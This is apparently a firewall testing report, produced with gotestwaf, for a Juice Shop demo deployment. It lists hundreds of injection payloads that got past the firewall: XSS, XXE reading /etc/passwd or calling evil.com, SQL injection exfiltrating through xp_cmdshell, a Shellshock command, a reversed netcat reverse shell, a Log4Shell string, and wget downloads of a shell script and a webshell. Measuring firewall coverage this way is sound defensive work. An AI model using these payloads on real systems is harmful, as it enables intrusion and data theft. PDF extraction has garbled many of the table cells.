

# **AWS Firewall Factory Application Security Testing Report**

Overall grade:

0.0 / 100

Project name : generic

URL: http://juice-shop-alb-1390191246.eu-central-1.elb.amazonaws.com:3000/

Testing Date: 16 June 2023 Testing version: 3.2.3


**Test cases fingerprint** : 601064739fd89118b35fc1a8c9b701e6

**Used arguments**: --url=http://juice-shop-alb-1390191246.eu-central-1.elb.amazonaws.com:300


 ${\tt 0/ --blockConnReset --workers=5 --skipWAFBlockCheck}$ 

Туре	True-negative tests blocked	True-positive tests passed	Grade
API Security	0.0%	N/A 0.0%	0.0%
Application Security	0.0%	N/A 0.0%	0.0%

### **API Security**



## **Application Security**



## Benchmarks against other solutions

Туре	API Security		Application Security		Overall score	
ModSecurity PARANOIA=1	F	42.9%	F	30.5%	F	36.7%
ModSecurity PARANOIA=2	C+	78.6%	F	34.8%	F	56.7%
ModSecurity PARANOIA=3	A-	92.9%	F	38.3%	D	65.6%
ModSecurity PARANOIA=4	A+ 1	100.0%	F	40.8%	C-	70.4%
Your project	F	0.0%	F	0.0%	F	0.0%

#### **Details**

#### **Summary**

Total requests sent: 1215 Number of blocked requests: 0 Number of passed requests: 640 Number of unresolved requests: 575 Number of failed requests: 0

#### True-negative tests

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
owasp	crlf	0.00%	0	0	9	9	0
owasp	Idap-injection	0.00%	0	0	64	64	0
owasp	mail-injection	0.00%	0	0	24	24	0
owasp	nosql-injection	0.00%	0	0	70	70	0
owasp	path-traversal	0.00%	0	0	110	110	0
owasp	rce	0.00%	0	0	66	66	0
owasp	rce-urlparam	0.00%	0	0	9	9	0
owasp	shell-injection	0.00%	0	0	48	48	0
owasp	sql-injection	0.00%	0	0	156	156	0
owasp	ss-include	0.00%	0	24	16	40	0
owasp	sst-injection	0.00%	0	64	0	64	0
owasp	xml-injection	0.00%	0	13	0	13	0
owasp	xss-scripting	0.00%	0	503	1	504	0
Summary for owa	esp	0.00%	0	604	573	1177	0
owasp-api	graphql	0.00%	0	6	0	6	0
owasp-api	graphql-post	0.00%	0	4	0	4	0
owasp-api	grpc	0.00%	0	0	0	0	0
owasp-api	non-crud	0.00%	0	0	2	2	0
owasp-api	rest	0.00%	0	13	0	13	0
owasp-api	soap	0.00%	0	13	0	13	0
Summary for owa	isp-api	0.00%	0	36	2	38	0
Summary for true	-negative tests	0.00%	0	640	575	1215	0

#### **False Positive Tests**

0 false positive requests identified as blocked (failed, bad behavior) 0 false positive requests identified as bypassed (passed, good behavior)

#### **Bypasses in Details**

640 malicious requests have bypassed the security solution

Payload	Test case	Encoder	Placeholder	Status
<u>=</u>				

"%01onClick=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, HTMLMultipartForm, URLParam, HTMLForm	200
"%2501onclick=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
"));if(!self.x)self.x=!alert(document.domain))catch(e) {}//	xss-scripting	URL, Base64Flat	HTMLMultipartForm, URLPath, URLParam, HTMLForm	200
"//Onx=""//%0lonfocus=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
"//Onx=""//onfocus=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
">	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLPath, URLParam, HTMLForm	200
"> <svg onload=";1^confirm(1)" onlufy="X=y">/``^1//</svg>	xss-scripting	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, URLPath	200
"> <script>alert()</script>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
"> <svg onclick="(prompt(1))&lt;/td&gt;&lt;td&gt;xss-scripting&lt;/td&gt;&lt;td&gt;Base64Flat, URL&lt;/td&gt;&lt;td&gt;URLPath,&lt;br&gt;URLParam,&lt;br&gt;HTMLMultipartForm,&lt;br&gt;HTMLForm&lt;/td&gt;&lt;td&gt;200&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;" onmouseover="prompt(1)" onx="()"></svg>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
"Onx=[] onMouSeoVer=prompt(1)>	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLPath, HTMLForm, URLParam	200
"])}catch(e){if(!this.x)alert(document.domain),this.x= 1}//	xss-scripting - executed via gotestwa	Base64Flat, URL	URLPath, URLParam,	200

			HTMLForm, HTMLMultipartForm	
"onClick="(prompt)(1)	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
"onwheel=ead(111)	xss-scripting	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLParam, URLPath	200
"union select -7431.1, name, @aaa from u_basew-	soap	Plain	SOAPBody	200
<pre>\${class.getResource("./test/test.res").getContent()}</pre>	sst-injection	Base64Flat, URL	HTMLForm, URLParam, URLPath, HTMLMultipartForm	200
<pre>&lt;svg/onload=alert(1)&gt;</pre>	xss-scripting	URL, Base64Flat	URLParam, HTMLMultipartForm, HTMLForm, URLPath	200
'-alert(1)//	soap	Base64Flat, URL, Plain	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody	200
';alert(1)//	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
'> <svg onload="alert`xss`"></svg>	xss-scripting	URL, Base64Flat	URLParam, HTMLForm, URLPath, HTMLMultipartForm	200
'>alert(1) <script '\$.aker')="9648*7799" 'qlya<="" ('qlya'="" )="" 1="&lt;/td&gt;&lt;td&gt;xss-scripting&lt;/td&gt;&lt;td&gt;Base64Flat, URL&lt;/td&gt;&lt;td&gt;URLPath,&lt;br&gt;URLParam,&lt;br&gt;HTMLForm,&lt;br&gt;HTMLMultipartForm&lt;/td&gt;&lt;td&gt;200&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;(alert) (1)&lt;/td&gt;&lt;td&gt;xss-scripting&lt;/td&gt;&lt;td&gt;Base64Flat, URL&lt;/td&gt;&lt;td&gt;URLPath,&lt;br&gt;HTMLForm,&lt;br&gt;HTMLMultipartForm,&lt;br&gt;URLParam&lt;/td&gt;&lt;td&gt;200&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;*/alert(1)&lt;/script&gt;&lt;script&gt;/*&lt;/td&gt;&lt;td&gt;xss-scripting&lt;/td&gt;&lt;td&gt;Base64Flat, URL&lt;/td&gt;&lt;td&gt;URLPath,&lt;br&gt;URLParam,&lt;br&gt;HTMLForm,&lt;br&gt;HTMLMultipartForm&lt;/td&gt;&lt;td&gt;200&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;-1134" 9648}',="" and="" json_extract('{''aker'':="" like="" or="" td=""><td>soap</td><td>Plain</td><td>SOAPBody, JSONRequest</td><td>200</td></tr><tr><td>123) AND 12=12 AND JSON_DEPTH('{}') != 2521</td><td>soap</td><td>Plain</td><td>JSONRequest, SOAPBody</td><td>200</td></tr><tr><td>1e1 union select users from password</td><td>rest</td><td>Plain</td><td>JSONRequest</td><td>200</td></tr><tr><td>25) <a href=[]" onmouseover=prompt(1)//">XYZ</a</td><td>xss-scripting</td><td>Base64Flat, URL</td><td>URLPath, URLParam, HTMLMultipartForm, HTMLForm</td><td>200</td></tr><tr><td><!#echo var="DOCUMENT_URI"></td><td>ss-include</td><td>URL</td><td>HTMLForm</td><td>200</td></tr><tr><td><!#exec cmd="dir">  © aws-firewall-factory</td><td>ss-include</td><td>Base64Flat, URL</td><td>URLPath, URLParam,</td><td>200</td></tr></tbody></table></script>				

			HTMLForm, HTMLMultipartForm	
#exec cmd="ls"	ss-include	Base64Flat, URL	URLParam, HTMLMultipartForm, HTMLForm, URLPath	200
#include file="UUUUUUUUUU"	ss-include	Base64Flat, URL	URLPath, HTMLForm, HTMLMultipartForm, URLParam	200
?xml version="1.0" ? replace [<!ENTITY ent SYSTEM "file:///etc/passwd" ]> <userinfo> <firstnam e="">John <lastname>&amp;ent</lastname> </firstnam></userinfo>	xml-injection	Plain	XMLBody	200
<pre><!DOCTYPE foo [ <!ELEMENT foo ANY >    <!--ENTITY xxe SYSTEM "expect://id"-->]&gt;<foo>&amp;xxe</foo></pre>	xml-injection	Plain	XMLBody	200
<pre><!DOCTYPE foo [ <!ELEMENT foo ANY >    <!--ENTITY xxe SYSTEM "http://host/text.txt" --> ] &gt; <foo>&amp;xxe</foo></pre>	xml-injection	Plain	XMLBody	200
<pre><!DOCTYPE x SYSTEM "//<math>    x/x" &gt; &lt;<math>x&gt;a</math></pre>	xml-injection	Plain	XMLBody	200
<pre><!DOCTYPE x [ <!ENTITY % y SYSTEM "//y/y" >     %y; ]&gt;<x>a</x></pre> x>	xml-injection	Plain	XMLBody	200
<pre><!DOCTYPE xxe [ <!ELEMENT name ANY >     <!--ENTITY xxe SYSTEM "file:///etc/group"-->]&gt; <autodiscover xmlns="http://schem as.microsoft.com/exchange/autodiscover/outlook/responses chema/2006a"> <request> <emailaddress>aaaaa <acceptableresponseschema>&amp;xxe </acceptableresponseschema></emailaddress></request> </autodiscover></pre>	xml-injection	Plain	XMLBody	200
<pre>&lt;#assign ex = "freemarker.template.utility.Execute"?new ()&gt;\${ ex("id")}</pre>	sst-injection	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
< <scr@ipt src="http://xss.com/xss.js"><td>xss-scripting</td><td>Base64Flat, URL</td><td>URLParam, HTMLMultipartForm, URLPath, HTMLForm</td><td>200</td></scr@ipt>	xss-scripting	Base64Flat, URL	URLParam, HTMLMultipartForm, URLPath, HTMLForm	200
<pre><?xml version="1.0" ?><!DOCTYPE foo [<!ELEMENT foo ANY >     <!--ENTITY xxe SYSTEM "file:///c:/windows/win.ini"-->]&gt;<foo> &amp;xxe</foo></pre>	xml-injection	Plain	XMLBody	200
<pre><?xml version="1.0" encoding="ISO-8859-1" ?> <!DOCTYPE f oo [ <!ELEMENT foo ANY >     <!--ENTITY xxe SYSTEM "file:///et c/passwd" -->]&gt; <foo>&amp;xxe</foo></pre>	xml-injection	Plain	XMLBody	200
<pre><?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [ <!ELEMENT foo ANY>     <!--ENTITY xxe SYSTEM "file:///dev/ra ndom"-->] &gt; <foo>&amp;xxe</foo></pre>	xml-injection	Plain	XMLBody	200
<pre><?xml version="1.0" encoding="UTF-8"?><!DOCTYPE x [<!ENT ITY % xxe PUBLIC "any_text" "http://evil.com/evil.dtd">    % xxe;]&gt;<root>&amp;xxe</root></pre>	xml-injection	Plain	XMLBody	200
<pre><?xml version="1.0" encoding="utf-8" standalone="no" ?> <!DOCTYPE message [ <!ENTITY % local_dtd SYSTEM "jar:fil e:/opt/jboss/wildfly/modules/system/layers/base/org/apac he/lucene/main/lucene-queryparser-5.5.5.jar!/org/apache/ lucene/queryparser/xml/LuceneCoreQuery.dtd">     <!--ENTITY % queries 'aaa)--> <!--ENTITY &#x25; file SYSTEM "http://evil. com"--> <!--ENTITY &#x25; eval "<!ENTITY &#x26; #x25; error S YSTEM &#x27;file:///abcxyz/&#x25;file;&#x27;-->"&gt; %ev al; %error; <!--ELEMENT aa (bb'--> %local_dtd;]&gt;<messag e=""></messag></pre>	xml-injection	Plain	XMLBody	200
<pre><?xml version="1.0" encoding="utf-8" standalone="no" ?>&lt; x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"</pre>	-XeXeicij <del>a∈ti</del> Vla gotestwat	: Plain	XMLBody	200

<pre>xsi:schemaLocation="http://xxe-xsi-schemalocation.yourdo main[.]com/"/&gt;</pre>				
<pre><?xml version="1.0" encoding="utf-8" standalone="no" ?>&lt; xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema"&gt;<x namespace="http://xxe-xsinclude-namespace.your domain[.]com/" s:include=""></x></pre>	xml-injection	Plain	XMLBody	200
<f5>/strrr/821} union # distinctrow/**/select 1,2,3{<f 5="">/**/TRUE</f></f5>	soap	Plain	JSONRequest, SOAPBody	200
<pre><img src="jAvascript:alert('test')"/></pre>	xss-scripting	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLParam, URLPath	200
<a href='[]"' onmouseover='prompt(1)//"'>XYZ<td>xss-scripting</td><td>Base64Flat, URL</td><td>HTMLMultipartForm, URLPath, URLParam, HTMLForm</td><td>200</td></a>	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLPath, URLParam, HTMLForm	200
<ahref="javascript:top[8680439tostring(30)]()">XSS Tes t</ahref="javascript:top[8680439tostring(30)]()">	xss-scripting	Base64Flat, URL	URLParam, HTMLMultipartForm, URLPath, HTMLForm	200
<ahref="javascript:window[ .source]()"="" alert="">XSS Test</ahref="javascript:window[>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
<pre><b onmouseover="alert('Wufff!')">click me!</b></pre>	xss-scripting	Base64Flat, URL	HTMLForm, URLParam, HTMLMultipartForm, URLPath	200
<pre><body onload="alert('test1')"></body></pre>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre><img onerror="alert(document.domain)" src="x"/>/all</pre>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre><img src="x/onerror=xxx&lt;/pre"/></pre>	xss-scripting	Base64Flat, URL	HTMLForm, URLPath, HTMLMultipartForm, URLParam	200
<pre><img\nsrc=data:image acwaaaaa="" aqabaaacads="\nonload=alert(1)" gif;base64,r0lgodlhaqabaad=""></img\nsrc=data:image></pre>	xss-scripting	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, URLPath	200
<script>aaa</script>	rest	Plain	JSONRequest	200
<script>alert("TEST");</script>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
<script>alert(31337)</script>	soap	Plain	SOAPBody	200
<pre><svg onload="alert(=RND=)//&lt;/pre"></svg></pre>	xss-scripting	Base64Flat, URL	HTMLMultipartForm, URLParam, URLPath, HTMLForm	200
<pre><xhzeem =="=" attr=" x=" onmouseover="confirm`xhzeem`" s="" tyle="display:block;width:1000px;height:1000px;backgroun d:red"> "&gt;</xhzeem></pre>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200

?proto[CLOSURE_BASE_PATH] = data:,alert	:(1)//	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
<pre>?proto[innerHTML] = <img onerror%3d<="" pre="" src=""/></pre>	dalert(1)>	xes-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
$Function ("\x61\x6c\x65\x72\x74\x28\x31\x28\x31\x28\x31\x28\x31\x28\x31\x28\x31\x31\x31\x31\x31\x31\x31\x31\x31\x31$	29")();	soap	Plain, Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody, URLPath, URLParam	200
[1].find(alert('1'))		soap	Base64Flat, URL, Plain	JSONRequest, SOAPBody, URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre>\"autof<x>ocus o<x>nfocus=alert<x>(1)//</x></x></x></pre>		xss-scripting	URL, Base64Flat	URLParam, HTMLForm, URLPath, HTMLMultipartForm	200
\"autofocus=alert(1)//		soap	URL, Plain, Base64Flat	URLPath, HTMLForm, URLParam, HTMLMultipartForm, JSONRequest, SOAPBody	200
\"o <x>nmouseover=alert<x>(1)//</x></x>		xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
proto[v-if]=_c.constructor('alert(1)'	') ()	xss-scripting	URL, Base64Flat	URLPath, HTMLMultipartForm, HTMLForm, URLParam	200
aaaa\u0027%2b#{16*8787}%2b\u0027bbb		sst-injection	Base64Flat, URL	HTMLForm, URLPath, HTMLMultipartForm, URLParam	200
alert.apply(null, [1])		soap	Plain, Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody	200
alert.call(%20, "XSS");		soap	Base64Flat, URL, Plain	URLPath, URLParam, HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody	200
alert.call(null,1)		xss-scripting	Base64Flat, URL	HTMLForm, URLParam, URLPath, HTMLMultipartForm	200
confirm.call(null,1)	© aws-firewall-factory	- <del>SoRP</del> cuted via gotestwa	f	SOAPBody, URLPath, URLParam,	200

		Base64Flat, URL, Plain	HTMLForm, HTMLMultipartForm, JSONRequest	
<pre>document.write(decodeURI(location.hash)) #<img onerr="" or="alert(1)" src=""/></pre>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
eval(URL.slice(-8)) #alert(1)	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre>eval(location.hash.slice(1)) #alert(1)</pre>	xss-scripting	Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm	200
<pre>javascript:setInterval('ale'+'rt(document.domain)')</pre>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre>javascript:setInterval('con'+'firm(document.domain)')</pre>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
<pre>javascript:setInterval('eva'+'l(document.domain)')</pre>	xss-scripting	URL, Base64Flat	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
<pre>javascript:setInterval('fet'+'ch(document.domain)')</pre>	xss-scripting	URL, Base64Flat	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre>javascript:setInterval('pri'+'nt(document.domain)')</pre>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre>javascript:setInterval('prom'+'pt(document.domain)')</pre>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
prompt.call(null%252C1)	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
<pre>prompt.call(null,1)</pre>	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
<pre>sometext<svg onload="alert(document.domain)">?mimeType=tex t/html</svg></pre>	xss-scripting	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	200
top[8680439toString(30)](1)	xss-scripting	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	200
{schema { types { name } } }	graphql	URL	URLParam, HTMLForm, HTMLMultipartForm	200

{"query": "IntrospectionQuery{schema {queryType { name }}"}	graphql-post	Plain	JSONBody	200
{"query": "mutation {getPerson(name:\"xxx'union select c urrent_user() and '1=1\") {name}}"}	graphql-post	Plain	JSONBody	200
{"query": "query IntrospectionQuery {schema {queryType { name } mutationType { name } subscriptionType { name } ty pes {FullType}directives {namedescriptionlocationsarg s {InputValue}}} fragment FullType onType {kindnam edescriptionfields(includeDeprecated: true) { namedescriptionargs {InputValue}type {TypeRef}isDeprecateddeprecationReason}inputFields {InputValue}interfaces {TypeRef}enumValues(includeDeprecated: true) { namedescriptionisDeprecateddeprecationReason}possibleTypes {TypeRef}} fragment InputValue onInputValue {namedescriptiontype {TypeRef} } defaultValue} fragment TypeRef onType { kindnameofType	graphql-post	Plain	JSONBody	200
{"query":"mutation CreatePaste (\$title: String!, \$content: String!, \$public: Boolean!, \$burn: Boolean!) {\n createPaste(title:\$title, content:\$content, public:\$public, burn: \$burn) {\n paste {\n pId\n content\n title\n burn \n }\n }\n }","variables":{"title":"1","content":"1;SELECT 1;SELECT pg_sleep(3);","public":true,"burn":false}}	graphql-post	Plain	JSONBody	200
{schema{queryType{name}mutationType{name}subscriptionT ype{name}types{FullType}directives{name description 1 ocations args{InputValue}}}fragment FullType onTy pe{kind name description fields(includeDeprecated:true) {name description args{InputValue}type{TypeRef}isD eprecated deprecationReason}inputFields{InputValue}in terfaces{TypeRef}enumValues(includeDeprecated:true){n ame description isDeprecated deprecationReason}possibleT ypes{TypeRef}}fragment InputValue onInputValue{nam e description type{TypeRef}defaultValue}fragment Type Ref onType{kind name ofType{kind name ofType{kind name ofT ype{kind name ofType{kind name ofType{kind name ofT ype{kind name ofType{kind name}}}}}}	graphql	URL	URLParam, HTMLForm, HTMLMultipartForm	200
<pre>{php}echo 'id';{/php}</pre>	sst-injection	Base64Flat, URL	URLParam, HTMLForm, URLPath, HTMLMultipartForm	200
{{+''classmro[2]subclasses()[40]('/test/a aaa').read()+}}	sst-injection	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm	200
{{1337*1338}}	sst-injection	Base64Flat, URL	HTMLMultipartForm, URLPath, HTMLForm, URLParam	200
<pre>{{_self.env.registerUndefinedFilterCallback("exec")}}{{{_ self.env.getFilter("id")}}</pre>	sst-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLParam, URLPath	200
{{request attr("class")}}	sst-injection	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, URLPath	200

#### **Unresolved requests in Details**

575 requests identified as blocked and passed or as not-blocked and not-passed

RCPT TO: test@evil.com	mail-injection	Base64Flat, URL	HTMLMultipartForm, HTMLForm, URLParam, URLPath	503
QUIT	mail-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLPath, URLParam	503
V100 CAPABILITY V101 FETCH 4791	mail-injection	Base64Flat, URL	URLPath, HTMLForm, URLParam, HTMLMultipartForm	503
<pre>!!python/object/new:exec [import socket; socket.gethostb yname('somehost.burpcollaborator.net')]</pre>	rce	URL, Plain	HTMLForm, HTMLMultipartForm, URLPath, JSONRequest, Header, URLParam	503
"union select -7431.1, name, @aaa from u_basew-	sql-injection	Base64Flat, URL	URLParam, JSONRequest, HTMLMultipartForm, Header, HTMLForm, URLPath	503
\$(printf 'hsab/nib/ e- 4321 1.0.0.721 cn' rev)	rce	URL, Plain	Header, JSONRequest, URLPath	503
<pre>\${\${CP:C:F:BPs:Ic:-j}\${zE:-n}\${vCpb:uPlb1:Y:muYSk:Beg0e} g:-d}i:\${XK:dMfzh:uQE:vF0es:vCyyqA:-1}dap://127.0.0.1}</pre>	rce	URL, Plain	URLPath, Header, JSONRequest	503
<pre>\${script:javascript:java.lang.Runtime.getRuntime().exec ('touch /tmp/foo')}</pre>	rce	URL, Plain	Header, URLPath, JSONRequest	503
%0a%0dSet-cookie:crlf=injection	crlf	Plain	URLPath	503
%0d%0aSet-Cookie:crlf=injection	crlf	Plain	URLPath	503
%25%0a%0aSet-cookie:crlf=injection	crlf	Plain	URLPath	503
%25%30%41%25%30%44Set-cookie:crlf=injection	crlf	Plain	URLPath	503
%25%30%41Set-cookie:crlf=injection	crlf	Plain	URLPath	503
%25%30%44%25%30%41Set-cookie:crlf=injection	crlf	Plain	URLPath	503
%25%30%44Set-cookie:crlf=injection	crlf	Plain	URLPath	503
%3f%0dSet-Cookie:crlf=injection	crlf	Plain	URLPath	503
%e5%98%8dSet-cookie%3acrlf%3dinjection	crlf	Plain	URLPath	503
' && this.passwordzz.match(/.*/)//	nosql-injection	URL, Base64Flat	HTMLMultipartForm, URLPath, URLParam, HTMLForm, JSONRequest	503
' waitfor delay '00:00:10'	sql-injection	URL, Base64Flat	URLPath, URLParam, JSONRequest, HTMLForm, Header, HTMLMultipartForm	503
')) or pg_sleep(5)	sql-injection	Base64Flat, URL	URLPath, URLParam, JSONRequest, Header, HTMLForm, HTMLMultipartForm	503
', \$or: [ {}, { 'order':'order © aws-firewall-factor	y -neset-iniaction y -exet-iniaction	<sub>r</sub> Base64Flat, URL	HTMLForm, URLPath, HTMLMultipartForm,	503

			JSONRequest, URLParam	
'or 123.22=123.22	sql-injection	URL, Base64Flat	JSONRequest, Header, HTMLForm, HTMLMultipartForm, URLParam, URLPath	503
<pre>(&amp;(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md 5(pass)))+"))"</pre>	Idap-injection	Base64Flat, URL	JSONRequest, HTMLMultipartForm, HTMLForm, URLParam	503
<pre>(&amp;(uid=*)(uid=*))( (uid=*)(userPassword={MD5}X03M01qnZdY dgyfeuILPmQ==))</pre>	Idap-injection	Base64Flat, URL	HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
(&(uid=admin)(!(&(1=0)(userPassword=q))))	Idap-injection	Base64Flat, URL	HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
() { :; }; echo ; /bin/bash -c 'cat /etc/passwd'	rce	URL, Plain	URLParam, HTMLForm, HTMLMultipartForm, URLPath, JSONRequest, Header	503
<pre>(select(0) from(select(sleep(15)))v)/*'+(select(0) from(se lect(sleep(15)))v)+'%22+(select(0) from(select(sleep(1 5)))v)+%22*/</pre>	sql-injection	Base64Flat, URL	JSONRequest, HTMLMultipartForm, Header, URLPath, URLParam, HTMLForm	503
*( (mail=*))	Idap-injection	URL, Base64Flat	HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
*( (objectclass=*))	Idap-injection	Base64Flat, URL	HTMLMultipartForm, URLParam, HTMLForm, JSONRequest	503
*)(uid=*))( (uid=*	Idap-injection	Base64Flat, URL	URLParam, HTMLMultipartForm, HTMLForm, JSONRequest	503
-1' and .0union+distinct+select+1++	sql-injection	Base64Flat, URL	URLPath, JSONRequest, HTMLForm, URLParam, HTMLMultipartForm, Header	503
-1134') OR JSON_EXTRACT('{''aKER'': 9648}', '\$.aKER') = 9648*7799 AND ('QlYa' LIKE 'QlYa	sql-injection	Base64Flat, URL	Header, HTMLForm, URLParam, JSONRequest, HTMLMultipartForm, URLPath	503
//WINDOWS/win.ini	path-traversal	Base64Flat, URL	HTMLMultipartForm, JSONRequest, URLPath, URLParam, HTMLForm	503
///usr/lib/libc.so.6	path-traversal	URL	URLPath	400

///usr/lib/libc.so.6	path-traversal	Base64Flat, URL	URLParam, URLPath, HTMLForm, HTMLMultipartForm, JSONRequest	503
/src//WEB-INF/web.xml	path-traversal	Base64Flat, URL	URLPath, HTMLMultipartForm, JSONRequest, HTMLForm, URLParam	503
/static/img//etc/passwd	path-traversal	Base64Flat, URL	URLPath, URLParam, HTMLMultipartForm, HTMLForm, JSONRequest	503
<pre>0;var date=new Date(); do{curDate = new Date();}while(cu rDate-date&lt;10000)</pre>	nosql-injection	URL, Base64Flat	HTMLMultipartForm, JSONRequest, URLPath, HTMLForm, URLParam	503
123 AND JSON_KEYS((SELECT CONVERT((SELECT CONCAT(0x71627 66a71,(SELECT (ELT(1141=1141,1))),0x7178717a71)) USING u tf8)))	sql-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, URLPath, URLParam, Header, JSONRequest	503
123) AND (SELECT 'eNOW')='FsQu' AND JSON_LENGTH('{}') <= 9779	sql-injection	Base64Flat, URL	URLParam, URLPath, JSONRequest, HTMLForm, Header, HTMLMultipartForm	503
123) AND 12=12 AND JSON_DEPTH('{}') != 2521	sql-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest, URLPath, URLParam, Header	503
123) AND ELT(5287=5287,5480) AND JSON_ARRAY_LENGTH('[]') <= 2333	sql-injection	Base64Flat, URL	HTMLMultipartForm, URLParam, JSONRequest, URLPath, Header, HTMLForm	503
1e1 union select users from password	non-crud	Plain	NonCRUDRequestBod	y 400
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Maste r.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat, URL	HTMLMultipartForm, Header, URLParam, URLPath, HTMLForm, JSONRequest	503
; cat /et'c/pa'ss'wd	rce	URL, Plain	JSONRequest, URLPath, Header	503
<pre>;getent\$IFS\$9hosts\$IFS\$9somehost.burpcollaborator.net;ec ho\$IFS\$9\$((3482*7301));</pre>	shell-injection	Base64Flat, URL	URLParam, HTMLForm, HTMLMultipartForm, JSONRequest	503
<pre>;var date = new Date(); do{curDate = new Date();}while(c urDate-date</pre>	nosql-injection	URL, Base64Flat	URLPath, HTMLForm, URLParam, HTMLMultipartForm, JSONRequest	503
<pre>;wget http://some_host/sh311.sh</pre> © aws-firewall-factory	y - executed via gotestwa	<sub>if</sub> Base64Flat, URL	JSONRequest, URLParam,	503

			HTMLMultipartForm, HTMLForm	
#echo var="DOCUMENT_URI"	ss-include	URL, Base64Flat	URLPath, URLParam, HTMLForm, HTMLMultipartForm	502
#exec cmd="1s"	ss-include	Base64Flat	URLPath	502
#exec cmd="wget http://some_host/shell.txt   rename shell.txt shell.php"	ss-include	Base64Flat, URL	URLPath, URLParam, HTMLForm, HTMLMultipartForm	502
